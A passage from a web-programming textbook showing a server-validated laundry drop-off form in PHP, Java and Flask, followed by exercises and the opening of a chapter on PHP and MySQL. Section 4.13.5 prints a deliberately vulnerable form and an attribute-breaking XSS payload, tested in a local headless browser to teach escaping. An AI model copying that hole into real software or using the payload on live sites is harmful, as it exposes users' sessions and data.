PROBLEM 4.11. Write the drop-off form of Profitina Laundry as one page that posts to itself. The server must check every field: a name of 2 to 60 letters, where spaces, dots, apostrophes and hyphens are also allowed; an Indonesian mobile number, 10 to 13 digits starting with 08, in which spaces and hyphens may be typed; one of the listed services; and a quantity as in Problem 4.9. When anything is wrong, the form must come back with a message beside each wrong field and with everything the customer typed still in the fields, and the response must say that the submission was not acceptable. Everything the page prints that came from the customer must be escaped. Show that an attack typed into the name field does nothing.

4.13.2 Understanding it by hand

The request reaches PHP through a superglobal. **Figure 4.15** recalls the three arrays through which a form reaches PHP: `$_POST` for a form sent with POST, `$_GET` for a form sent with GET or a value in the URL, and `$_REQUEST` for either. This form uses POST, so the program reads `$_POST` and nothing else; `$_REQUEST` would also accept the same fields from the URL, which makes it harder to know where a value came from.

Superglobal	Filled by	Read from
`$_POST`	a form sent with method="post"	the request body
`$_GET`	a form sent with method="get", or any ?name=value in the URL	the query string of the URL
`$_REQUEST`	either of the two (and, by default, no cookies)	both; avoid it, because it hides where a value came from

Figure 4.15 The three form-handling superglobals: `$_POST` for a POST form, `$_GET` for a GET form or a variable taken from the URL, and `$_REQUEST` for either.

Two inputs that must pass, two that must fail. By hand, before any code:

Table 4.9 The drop-off form's hand-worked cases: two submissions that must be accepted and two that must be refused, with the messages expected.

Name	Phone	Service	Quantity	Expected
`Ma'ruf Saputra`	`0817-0000-8341`	S0002	`2,5`	accepted
`Budi`	`081234567890`	S0001	`3`	accepted
`<script>alert(1)</script>`	`12345`	S0008	`1,5`	three messages: name, phone, quantity
`Budi`	`081234567890`	S0001	`0,0`	one message: quantity

Ma'ruf is why apostrophes are allowed. The script tag is refused by the name rule — but the form must still *show it back*, and that is where the danger lies.

Validation is not escaping (Chapter 3, Section 3.18.3). *Validation* decides, once, whether a value is acceptable; *escaping* makes any value safe for the place it is printed into, every time it is printed. The rejected name goes back into `value="…"`, an *attribute*, where the quotation mark ends everything [14].

The status. A form that arrives but is not acceptable is answered with `422 Unprocessable Content` [8]: the request was understood, its content was not accepted. A browser displays the page anyway, so the customer sees the form with its messages; a program that sends the form sees the number.

What runs where. The `required` attributes of Problem 4.6 help the honest customer in the browser. All the checks that matter run on the server, because `curl` sends whatever it is told to.

4.13.3 The PHP solution

Listing 4.52 `php/dropoff.php`: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong.

```php
<?php
// dropoff.php: the drop-off form. It posts to itself, validates every field on the
// server, shows the errors beside the fields, and escapes everything it prints.
// Run from this folder:   php -S localhost:8451 dropoff.php
declare(strict_types=1);

const SERVICES = [                              // code => [name, unit, price]
    'S0001' => ['Wash, dry & fold', 'kg', 8000],
    'S0002' => ['Express wash & fold, 1 day', 'kg', 12000],
    'S0003' => ['Ironing only', 'kg', 6000],
    'S0008' => ['Bed cover, any size', 'item', 35000],
];

function e(string $s): string                   // escape for HTML text AND attributes
{
    return htmlspecialchars($s, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

function validate(array $in): array             // returns field => error message
{
    $errors = [];
    if (!preg_match("/^[\p{L} .'-]{2,60}$/u", $in['name'])) {
        $errors['name'] = 'Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed.';
    }
    if (!preg_match('/^08\d{8,11}$/', preg_replace('/[\s-]/', '', $in['phone']))) {
        $errors['phone'] = 'Use an Indonesian mobile number such as 0812-3456-7890.';
    }
    if (!array_key_exists($in['service'], SERVICES)) {
        $errors['service'] = 'Choose one of the listed services.';
    } elseif (!preg_match('/^(\d{1,2})(?:[.,](\d))?$/', $in['qty'], $m)
              || (int) $m[1] * 10 + (int) ($m[2] ?? 0) === 0) {
        $errors['qty'] = 'Type a quantity such as 3 or 3,5.';
    } elseif (SERVICES[$in['service']][1] !== 'kg' && ($m[2] ?? '0') !== '0') {
        $errors['qty'] = 'Items are counted in whole numbers.';
    }
    return $errors;
}
```

Listing 4.52 (Continued) *php/dropoff.php: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong.*

```
$in = ['name' => '', 'phone' => '', 'service' => 'S0001', 'qty' => ''];
$errors = [];
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    foreach ($in as $key => $default) {
        $in[$key] = trim((string) ($_POST[$key] ?? ''));
    }
    $errors = validate($in);
    http_response_code($errors ? 422 : 200);    // 422: the form arrived but is not
acceptable
}
$done = $_SERVER['REQUEST_METHOD'] === 'POST' && !$errors;
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
<?php if ($done): ?>
  <h1>Bill created</h1>
  <p>Thank you, <?= e($in['name']) ?>. We will send a message to <?= e($in['phone']) ?>
when it is ready.</p>
<?php else: ?>
  <h1>Drop off laundry</h1>
  <form method="post" action="">
    <p><label>Name <input name="name" value="<?= e($in['name']) ?>"></label>
<?php if (isset($errors['name'])): ?>
       <span class="error"><?= e($errors['name']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Phone <input name="phone" value="<?= e($in['phone']) ?>"></label>
<?php if (isset($errors['phone'])): ?>
       <span class="error"><?= e($errors['phone']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Service <select name="service">
<?php foreach (SERVICES as $code => [$label]): ?>
      <option value="<?= e($code) ?>"<?= $code === $in['service'] ? ' selected' : '' ?>><?=
e($label) ?></option>
<?php endforeach; ?>
    </select></label>
<?php if (isset($errors['service'])): ?>
       <span class="error"><?= e($errors['service']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Quantity <input name="qty" value="<?= e($in['qty']) ?>"></label>
<?php if (isset($errors['qty'])): ?>
       <span class="error"><?= e($errors['qty']) ?></span>
```

Listing 4.52 (Continued) *php/dropoff.php: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong.*

```
<?php endif; ?>
    </p>
    <p><button>Create bill</button></p>
  </form>
<?php endif; ?>
</body>
</html>
```

- `e()` is `htmlspecialchars` with `ENT_QUOTES | ENT_HTML5`: it replaces `&`, `<`, `>`, `"` and `'` by entities, so its result is safe inside HTML text *and* inside an attribute written with either kind of quote.

Every `<?= … ?>` in the template goes through it, including the error messages, which are the program's own text today and may not be tomorrow.

- `validate` returns an array of messages keyed by field; an empty array means "all good". The name pattern `/^[\p{L} .'-]{2,60}$/u` reads: from start to end, 2 to 60 characters, each a letter in any alphabet (`\p{L}`), a space, a dot, an apostrophe or a hyphen; the `u` flag makes PHP read the text as UTF-8, without which `\p{L}` sees bytes instead of characters and a name with a letter outside English, such as *Zoë*, would be refused. The phone is first stripped of spaces and hyphens, then must be `08` followed by 8 to 11 digits, 10 to 13 in all.
- The quantity checks mirror **Listing 4.42**: a readable number, not zero, and whole for per-item services. They run only when the service is known, because "whole for per-item services" needs to know the service.
- The main part fills `$in` with defaults, and for a POST replaces them with the trimmed fields, validates, and sets the status to 422 or 200. `$_POST[$key] ?? ''` supplies an empty string for a field that is missing; `(string)` turns a field sent as an array, `name[]=x`, into the text `Array` (with a warning) instead of letting `trim` stop the script with a type error.
- The template has two branches. After a good post it thanks the customer by name, escaped. Otherwise it shows the form, each field with its value escaped and, when present, its message.

Start it with `php -S localhost:8451 dropoff.php` from the `php` folder and send the third row of **Table 4.9**:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Drop off laundry</h1>
  <form method="post" action="">
    <p><label>Name <input name="name"
value="&lt;script&gt;alert(1)&lt;/script&gt;"></label>
       <span class="error">Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed.</span>
    </p>
    <p><label>Phone <input name="phone" value="12345"></label>
       <span class="error">Use an Indonesian mobile number such as 0812-3456-7890.</span>
    </p>
    <p><label>Service <select name="service">
      <option value="S0001">Wash, dry &amp; fold</option>
      <option value="S0002">Express wash &amp; fold, 1 day</option>
      <option value="S0003">Ironing only</option>
      <option value="S0008" selected>Bed cover, any size</option>
    </select></label>
    </p>
    <p><label>Quantity <input name="qty" value="1,5"></label>
       <span class="error">Items are counted in whole numbers.</span>
    </p>
    <p><button>Create bill</button></p>
  </form>
</body>
</html>
[422]
```

Three messages beside their fields, the values kept, status 422 — and the script tag printed back as `<script>…`, displayed as text and never run. The first row of the table:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Bill created</h1>
  <p>Thank you, Ma&apos;ruf Saputra. We will send a message to 0817-0000-8341 when it is
ready.</p>
</body>
</html>
[200]
```

The apostrophe of *Ma'ruf* arrives in the page as `'`, which the browser shows as `'`.

4.13.4 The Java and Python solutions

Listing 4.53 is the form in Java and **Listing 4.54** in Flask.

Listing 4.53 `java/DropoffServer.java`: the same form on the JDK's HTTP server, with its own `e()` equal to PHP's `htmlspecialchars`.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** The drop-off form: posts to itself, validates on the server, escapes all output. */
public class DropoffServer {
    record Service(String name, String unit, int price) {}

    static final Map<String, Service> SERVICES = new LinkedHashMap<>();
    static {
        SERVICES.put("S0001", new Service("Wash, dry & fold", "kg", 8000));
        SERVICES.put("S0002", new Service("Express wash & fold, 1 day", "kg", 12000));
        SERVICES.put("S0003", new Service("Ironing only", "kg", 6000));
        SERVICES.put("S0008", new Service("Bed cover, any size", "item", 35000));
    }
    static final String[] FIELDS = {"name", "phone", "service", "qty"};

    /** Escape for HTML text AND attributes, exactly like PHP's htmlspecialchars. */
    static String e(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&apos;");
    }

    static Map<String, String> validate(Map<String, String> in) {
        Map<String, String> errors = new HashMap<>();
        if (!in.get("name").matches("^[\\p{L} .'-]{2,60}$")) {
            errors.put("name", "Use 2 to 60 letters; spaces, dots, apostrophes and hyphens
are allowed.");
        }
        if (!in.get("phone").replaceAll("[\\s-]", "").matches("^08\\d{8,11}$")) {
            errors.put("phone", "Use an Indonesian mobile number such as 0812-3456-7890.");
        }
        Matcher m = Pattern.compile("^(\\d{1,2})(?:[.,](\\d))?$").matcher(in.get("qty"));
        Service s = SERVICES.get(in.get("service"));
        if (s == null) {
            errors.put("service", "Choose one of the listed services.");
        } else if (!m.matches() || Integer.parseInt(m.group(1)) * 10
                   + (m.group(2) == null ? 0 : Integer.parseInt(m.group(2))) == 0) {
```

Listing 4.53 (Continued) *java/DropoffServer.java: the same form on the JDK's HTTP server, with its own e() equal to PHP's htmlspecialchars.*

```
    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> in = new HashMap<>(Map.of("name", "", "phone", "", "service",
"S0001", "qty", ""));
        Map<String, String> errors = new HashMap<>();
        int status = 200;
        boolean post = ex.getRequestMethod().equals("POST");
        if (post) {
            Map<String, String> form = new HashMap<>();
            String raw = new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8);
            for (String pair : raw.split("&")) {
                String[] kv = pair.split("=", 2);
                form.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                         kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) :
"");
            }
            for (String key : FIELDS) in.put(key, form.getOrDefault(key, "").strip());
            errors = validate(in);
            status = errors.isEmpty() ? 200 : 422;   // 422: the form arrived but is not
acceptable
        }
        byte[] body = page(post && errors.isEmpty(), in,
errors).getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8452), 0);
        server.createContext("/dropoff", DropoffServer::handle);
        server.start();
        System.out.println("Drop-off form on http://localhost:8452/dropoff");
    }
}
```

`String.matches` requires a whole-string match, and `\p{L}` works as in PHP. `field` writes one labeled input with its message. For the same requests the Java server produces the same bytes as PHP.

Listing 4.54 `python/dropoff_app.py`: the same form in Flask; Jinja escapes every `{{ value }}` and the view answers 422 on errors.

```
"""The drop-off form: posts to itself, validates on the server, escapes all output (Flask).

    html = render_template_string(PAGE, done=request.method == "POST" and not errors,
                                  v=v, errors=errors, services=SERVICES)
    return html, status
```

Listing 4.54 (Continued) *python/dropoff_app.py: the same form in Flask; Jinja escapes every {{ value }} and the view answers 422 on errors.*

```
if __name__ == "__main__":
    app.run(port=8453)
```

Python's `re` module has no `\p{L}`. The class `[^\W\d_]` means the same: `\w` is "a word character in any alphabet", and `[^\W\d_]` is "a word character that is not a digit and not an underscore", which leaves the letters. `re.fullmatch` requires the whole string to match. Jinja escapes every `{{ … }}` on its own, and for the same four requests the Flask page produces the same bytes as PHP's with one kind of difference: Jinja writes the apostrophe as `'` and the quotation mark as `"`,

where PHP writes `'` and `"`. They are two spellings of the same characters, and the browser shows the same text.

4.13.5 A tempting wrong solution

Listing 4.55 validates the name correctly and then does what every beginner does to make a form "sticky": it prints the value back as it came.

Listing 4.55 `php/wrong_dropoff.php`: validation without escaping. The rejected value is printed back raw into an attribute.

```
<?php
// wrong_dropoff.php: TEMPTING BUT WRONG. It validates, but prints the value back raw.
// Run:  php -S localhost:8454 wrong_dropoff.php
$name = $_POST['name'] ?? '';
$error = preg_match("/^[\p{L} .'-]{2,60}$/u", $name) ? '' : 'Please check the name.';
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Drop off laundry</title></head>
<body>
  <form method="post" action="">
    <p><label>Name <input name="name" value="<?= $name ?>"></label> <?= $error ?></p>
    <p><button>Create bill</button></p>
  </form>
</body>
</html>
```

The attack does not need a `<script>` tag; it only needs a quotation mark. Type `" autofocus onfocus="alert(document.cookie)` into the name field, and the line the server sends back becomes:

```
    <p><label>Name <input name="name" value="" autofocus
onfocus="alert(document.cookie)"></label> Please check the name.</p>
```

The first `"` closed the `value` attribute, and the rest became two attributes: `autofocus` puts the cursor in the field on load, and `onfocus` then runs JavaScript. The name was *rejected* and the attack ran anyway, carried by the error page. **Listing 4.56** proves it in a real browser.

Listing 4.56 `python/xss_check.py`: type the attack into both forms in headless Chromium, and report the input's attributes and any alert that appeared.

```python
"""Type an attack into the name field of two running forms and watch what a browser does.

Needs:  pip install playwright   and then   playwright install chromium
Start:  php -S localhost:8454 wrong_dropoff.php   and   php -S localhost:8451 dropoff.php
Run:    python3 xss_check.py
"""
from playwright.sync_api import sync_playwright

ATTACK = "\" autofocus onfocus=\"alert('hijacked')"

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    dialogs = []
    page.on("dialog", lambda d: (dialogs.append(d.message), d.dismiss()))
    for port, label in [(8454, "wrong_dropoff.php"), (8451, "dropoff.php")]:
        page.goto(f"http://localhost:{port}/")
        page.fill("input[name=name]", ATTACK)
        page.click("button")                          # submit: the page comes back
        page.wait_for_timeout(500)                    # give autofocus a moment
        names = page.eval_on_selector("input[name=name]", "e => e.getAttributeNames()")
        print(f"{label:<18} input attributes: {', '.join(names):<30} alerts: {dialogs}")
        dialogs.clear()
    browser.close()
```

```
wrong_dropoff.php  input attributes: name, value, autofocus, onfocus alerts: ['hijacked']
dropoff.php        input attributes: name, value                     alerts: []
```

On the wrong page the input grew two attributes and an alert appeared; on **Listing 4.52** the input still has only `name` and `value`, and nothing ran. In a real application, the script in `onfocus` would not show an alert; it would read the page, the session or the customer's data and send them elsewhere. This is *cross-site scripting*, XSS, and the rule that prevents it is short: escape every value at the moment it is printed, for the place it is printed into [14].

> **CHECK YOURSELF.** A colleague proposes to "fix" **Listing 4.55** by adding `strip_tags($name)` before printing. Does that stop the attack of this section?
>
> *Answer.* No. `strip_tags` removes things that look like tags, `<…>`, and the attack contains none: `" autofocus onfocus="alert(document.cookie)` passes through it unchanged and breaks out of the attribute exactly as before. Only escaping the quotation mark, as `htmlspecialchars` with `ENT_QUOTES` does, keeps the value inside the attribute. A filter that removes "dangerous" characters is always one character short; escaping for the destination is complete by construction.

4.14 The Problems Side by Side

Table 4.10 puts the eleven problems in a row with the idea each teaches and the trap each wrong solution shows.

Table 4.10 The eleven problems of this chapter, the design idea each one teaches, and the trap its tempting wrong solution demonstrates.

Problem	Design idea	Trap shown by the tempting wrong solution
4.1 Five pages	one frame, one stylesheet, one script	five "pages" in one document, told apart by `#fragment`
4.2 Clean URLs	a directory with `index.html` per page; routes on a server	links beginning with `/` that forget the prefix
4.3 The report	every claim backed by a measurement	adjectives instead of evidence
4.4 Deploy and publish	the repository's root is the site's root	a site one folder too deep; secrets in the history
4.5 One request on the wire	the status code carries the verdict	`200 OK` with "not found" in the body
4.6 GET or POST	GET reads, POST changes, then redirect	a link that creates a bill
4.7 The price table	real rows, real headers, escaped `&`	cells without rows, repaired silently
4.8 Cascade and box	specificity first, order only for ties	"the last rule wins"
4.9 Live estimate	integers of tenths; the server recomputes	floating-point kilograms; `+` on a string
4.10 The bill	`continue` skips, `break` stops; `arsort` keeps keys	`rsort` throws the codes away
4.11 Validated form	validate on arrival, escape on output	a rejected value printed back raw

Almost every trap appears only at an edge — a prefix, a repeated request, a quotation mark, 4,1 kilograms — so testing the edges *is* testing. And almost every correct answer was *observed*, not assumed: the habit of looking with an instrument is the most valuable thing this chapter can leave you.

4.15 Profitina in Practice

Profitina (app.profitina.com) is an AI-visibility platform: it measures how ready a brand's website is to be cited by AI answer engines — the discipline called Generative Engine Optimization, GEO — from real signals such as how extractable the content is, whether it carries structured data, and whether the site is technically sound, and then helps fix what it finds. Several problems of this chapter are, in that product, measured signals.

One address per page, and an honest status code. To a crawler or an answer engine, a site whose topics hide behind `#fragments` has one page, and a page answering `200 OK` to say "not found" is indexed as content. Clean URLs (Problems 4.1 and 4.2) and truthful status codes (Problem 4.5) are part of what a technical scan checks.

Structure that says what things are. Problem 4.7's table makes 12.000 *the* price of S0002; schema.org structured data takes the same idea further, stating in machine-readable form that a page describes a business and its prices.

Escaping everything that other people wrote. Profitina's community feed is a real-time widget, streamed with Server-Sent Events and embedded across profitina.com and the application, carrying text that its users wrote. Every character of that text ends up in other people's pages, sometimes inside attributes, which is the attack of Problem 4.11. The rule is the one of **Listing 4.52**: escape at the moment of output, for the destination, every time. The same product also screens every link posted in the community before other users see it.

Evidence rather than adjectives. As in Problem 4.3, a score is useful only with its measurements: the historical dashboard records each brand's weekly score and explains every signal. The application advises; the owner decides. The runnable case study stays Profitina Laundry, whose finished application is in the book's `ProfitinaLaundry/App` folder.

4.16 Common Mistakes, and How to Avoid Them

Links that forget where the site lives. A link beginning with `/` starts again at the host; on a site published under `/portfolio/` it must carry the prefix, as `/portfolio/food/`. Test locally the way the site will be served, under its prefix (Problem 4.2).

Faking pages with fragments. The part after `#` never reaches the server. Five topics that must be five pages must be five documents at five addresses (Problems 4.1 and 4.2).

Writing opinions where evidence is needed. "Works well" and "loads fast" cannot be checked. Quote a measurement and the method that produced it (Problem 4.3).

Publishing the wrong folder. On GitHub Pages the repository's root is the site's root. Check `git ls-files` before pushing, and never commit a password (Problem 4.4).

Hiding the verdict in the body. "Not found" goes in the status code, `404`; a missing parameter is `400`, a wrong method `405` with `Allow`, an unacceptable form `422` [8] (Problems 4.5 and 4.11).

Changing data with GET. GET may be repeated by anyone at any time. Anything that creates, pays or deletes is a POST, answered with `303 See Other` (Problem 4.6).

Trusting the browser to repair markup. It will, silently, and differently from what you meant. Write the rows, the head and the entities yourself, and look at the element tree in the developer tools (Problem 4.7).

Reading CSS from top to bottom. Specificity decides first; order only breaks ties. An id beats any number of classes (Problem 4.8).

Forgetting padding and border in a width. With `content-box`, a box is wider than its `width`. Set `box-sizing: border-box` once for everything (Problem 4.8).

Money in floating point. 6000 × 4.1 is not 24600 in binary floating point. Count in whole units — tenths of a kilogram, rupiah — and divide once, exactly [12] (Problems 4.9 and 4.10).

Adding a form field to a number. Every `value` is a string; `+` joins strings. Convert explicitly, and validate the text before converting (Problem 4.9).

Computing the price only in the browser. The browser belongs to the customer. The server recomputes everything that matters (Problem 4.9).

Sorting away the keys. `sort` and `rsort` re-index; `asort`, `arsort`, `ksort` and `krsort` keep keys [13] (Problem 4.10).

Validating without escaping. A rejected value printed back raw is an attack. Escape every output with `htmlspecialchars(…, ENT_QUOTES)` or a template engine that escapes by default [14] (Problem 4.11).

4.17 Chapter Summary

- Eight steps solve a small web problem; step 3, deciding what runs in the browser and what on the server, prevents the most expensive mistakes.
- `curl`, the developer tools and a headless browser make the invisible conversation visible.
- A static site of several pages is one frame with different content; a directory holding an `index.html` gives each page a clean address on any host, with a `301` to the slashed address on static hosts and a direct `200` behind a program.
- A report evaluates with measurements: status codes, sizes, word counts, links checked, and before-and-after figures for each fix.
- Publishing on GitHub Pages means making the site's folder the repository's root; a Flask site can be frozen into files that a static host serves.
- A status code carries the verdict of the response: `200`, `303`, `400`, `404`, `405`, `422`, each with a precise meaning in RFC 9110.
- GET reads and may be repeated; POST changes and is answered with a redirect to a page that GET can show.
- Semantic HTML says what things are: a table with a caption, a head row and row headers; every `&` and `<` in data is escaped by the generator.
- The cascade chooses by importance, then specificity (a, b, c) compared from the left, then order; a box's size on screen is content plus padding plus border unless `box-sizing: border-box`.
- Money is computed in whole numbers; JavaScript gives a convenience estimate while the server computes the real price.
- In PHP, `continue` skips one pass and `break` ends the loop; `arsort` sorts by value and keeps the keys.
- A form is validated when it arrives and escaped every time it is printed; validation alone does not prevent cross-site scripting.

4.18 Exercises

1. Add a sixth page, *Contact*, to the static portfolio of Problem 4.1 at `/portfolio/contact/`, with an email link and no form. List every file you change, and extend `REQUIRED` in **Listing 4.11** so that the check covers it.
2. Using **Listing 4.7**, predict and then verify where the link `../../assets/site.css` leads from the page `https://ayu-pramesti.github.io/portfolio/profile/`, and from `https://ayu-pramesti.github.io/portfolio/`.
3. Extend the audit of **Listing 4.14** to report, for each page, whether its `title` is different from the titles of all other pages.
4. The status check of **Listing 4.20** should also answer `HEAD /status?bill=B2938&phone=089600001482`. What status and headers does `curl -I` show, and is there a body?
5. For Problem 4.6, a customer submits the drop-off form, sees the receipt at `/orders/B3001`, and presses Back and then Reload on the form page. Which request, if any, does the browser send, and can a second bill be created?
6. Compute the specificity of `#prices tbody tr.express > td:last-child` and decide whether it beats R5 of **Listing 4.36** for the S0002 price cell.

7. A note box has `width: 50%`, `padding: 5%`, `border: 2px solid` and `box-sizing: content-box` inside a container 600 pixels wide. How wide is it on screen? (Percentages in padding are taken from the container's width.)
8. With **Listing 4.42**, what does the customer see for S0002, typed `10`, with delivery? And for S0003 typed `.5`?
9. In **Listing 4.48**, replace `arsort($prices)` by `asort($prices)` and by `krsort($prices)`. Write the line "Dearest first" would then print (the label stays the same).
10. Give two inputs for the phone field of **Listing 4.52** that a careless pattern `/08\d{8,11}/` (without `^` and `$`) would accept and the real pattern refuses.

4.19 Solutions to the Exercises

1. Files: a new `contact/index.html` (the frame of **Listing 4.1** with its own `title`, `description`, `h1` and a `main` holding `<a href="mailto:ayu.pramesti@example.ac.id">`), and the navigation of all six existing HTML files (the five pages and `404.html`) gains `<a href="/portfolio/contact/">Contact</a>`. In **Listing 4.11**, `REQUIRED` gains `"/portfolio/contact"`; the summary line then reads "6 of 6 required URLs reach their page".

2. From `…/portfolio/profile/`, the current directory is `/portfolio/profile/`; `..` climbs to `/portfolio/`, the second `..` to `/`, so the link leads to `https://ayu-pramesti.github.io/assets/site.css`, outside the site. From `…/portfolio/`, the first `..` already reaches `/` and a second `..` cannot climb above the root, so the result is the same address. `new URL("../../assets/site.css", page).href` prints exactly these. Relative links that climb are fragile; the prefixed form `/portfolio/assets/site.css` is right from everywhere.

3. Collect the titles in a dictionary while looping: `m = re.search(r"<title>(.*?)</title>", html)`, `titles[path] = m.group(1) if m else ""`; after the loop, a title is unique when `list(titles.values()).count(titles[path]) == 1`. For this site all five are unique: *Home*, *Profile*, *Hometown*, *Local Food* and *Tourist Places*, each followed by `— Ayu Pramesti`.

4. PHP's built-in server runs the script for `HEAD` as for `GET`, and the method check lets `HEAD` through, so `curl -I` shows `HTTP/1.1 200 OK` and `Content-Type: text/plain; charset=utf-8`. There is no body: for a `HEAD` request the server sends the headers only and discards what the script prints, as HTTP requires [8].

5. Back returns to the form page, which was fetched with `GET /orders/new`; Reload sends that GET again and shows an empty form. No POST is sent, so no second bill can be created. Had the server answered the POST directly with a page, pressing Reload on *that* page would have offered to re-send the POST. The 303 redirect is what put a GET page, not a POST answer, into the history.

6. Count: `#prices` gives $a = 1$; `.express` and the pseudo-class `:last-child` give $b = 2$; `tbody`, `tr` and `td` give $c = 3$. The combinator `>` counts nothing. So (1,2,3) against R5's (1,1,0): a ties at 1, and $b = 2 > 1$ decides. The new rule wins for the S0002 price cell, which is the last `td` of its row.

7. The content is 50% of 600, 300 pixels; each side's padding is 5% of 600, 30 pixels; each border 2 pixels. By Equation (4.2), $W = 300 + 30 + 30 + 2 + 2 = 364$ pixels.

8. S0002 typed `10` with delivery: $n = 100$, $12000 \times 100/10 + 10000 = 120000 + 10000 = 130000$, so *Rp 130.000*. S0003 typed `.5`: the pattern requires at least one digit before the separator, so `toTenths` returns `null` and the customer sees *Type a quantity such as 3 or 3,5.*

9. `asort` sorts by value, cheapest first, keeping codes: `Dearest first: S0003 6.000  S0001 8.000  S0002 12.000  S0009 25.000  S0008 35.000  S0011 45.000`. `krsort` sorts by key, highest code first: `Dearest first: S0011 45.000  S0009 25.000  S0008 35.000  S0003 6.000  S0002 12.000  S0001 8.000`, no longer ordered by price at all.

10. Without anchors the pattern only needs to find `08` and 8 digits *somewhere*: `+62 08123456789` (a country code before a number that already begins with 0) and `081234567890123456` (eighteen digits, of which any ten will do) are both accepted by `/08\d{8,11}/` and refused by `/^08\d{8,11}$/`, which requires the whole cleaned string to be the number and nothing else.

Chapter 5

PHP and MySQL, and Getting a Server Running

By the end of this chapter you will be able to turn a bare computer into a working web server on Windows, macOS or Linux, and know what each of its three programs does, which file configures it, and what to do when one refuses to start. You will know why a web server forgets every visitor and how cookies and sessions give it a memory. You will read the seven tables of Profitina Laundry as a design, load a year of the shop's sample data with phpMyAdmin, and write SQL from nothing, `CREATE` to `GROUP BY` and transactions, each statement run against that data with its real result beside it. You will connect PHP to the database with `mysqli` and with PDO, write complete create-read-update-delete code for customers and bills, watch a stranger walk through a sign-in page by typing eleven characters, and close that door for good. Finally you will write the same code in Java and in Python and see all three languages print the same numbers.

5.1 Where We Left Off

Chapter 3 gave you a language that runs on the server. You can write a program whose output is a web page, read what a visitor typed from `$_GET` and `$_POST`, check every field, and escape a value on its way into HTML so that a stranger's `<script>` tag is shown as text instead of being run. **Figure 5.1** sums that language up as it stands in September 2026: PHP 8.5 is the newest line, 8.4 is still actively supported, and 8.2 and 8.3 receive security fixes only [1].



Figure 5.1 PHP at a glance: its full name, the current and supported versions as of September 2026, and where this book uses it.

Every program in Chapter 3 had one weakness: when it finished, everything it knew was gone. That is enough for a demonstration, not for a shop, and Profitina Laundry is a shop: three outlets in Surabaya, fourteen employees, 256 customers and almost three thousand bills in a year.

Think about what the shop needs to ask. *Which bills at the Keputih outlet are still waiting to be washed? How much did Rungkut earn in March? Who still owes money?* With a text file each question is a program; with a database each is one sentence of SQL, answered in milliseconds. And a database server is built for two cashiers pressing **Save** in the same second, which a text file is not.

In Chapter 3, too, every page stood alone: a cashier who signed in on one page was a stranger again on the next.

This chapter supplies four missing pieces: **a server you control** (Section 5.2); **memory between requests** with redirection, cookies and sessions (Section 5.3); **a database and its language**, from what a table is to `GROUP BY` and transactions (Sections 5.4 to 5.11); and **the connection between PHP and the database**, with the most important safety rule in web programming (Sections 5.12 to 5.16). Sections 5.17 to 5.19 show the same work under IIS, in Java and in Python.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** Everything before this chapter was about one request: one question, one answer, and then silence. Everything from here on is about *state*, facts that outlive the request that created them. A session is state that lasts for one visit. A database row is state that lasts until somebody deletes it. Most hard bugs in web programming turn out to be a confusion between the two.

5.2 Getting a Server Running

5.2.1 A "web server" is three programs

When somebody says "I set up a server", they nearly always mean three separate programs persuaded to talk to each other, and knowing which is which turns an afternoon of staring at a blank page into a minute's fix. **Figure 5.2** shows the three.

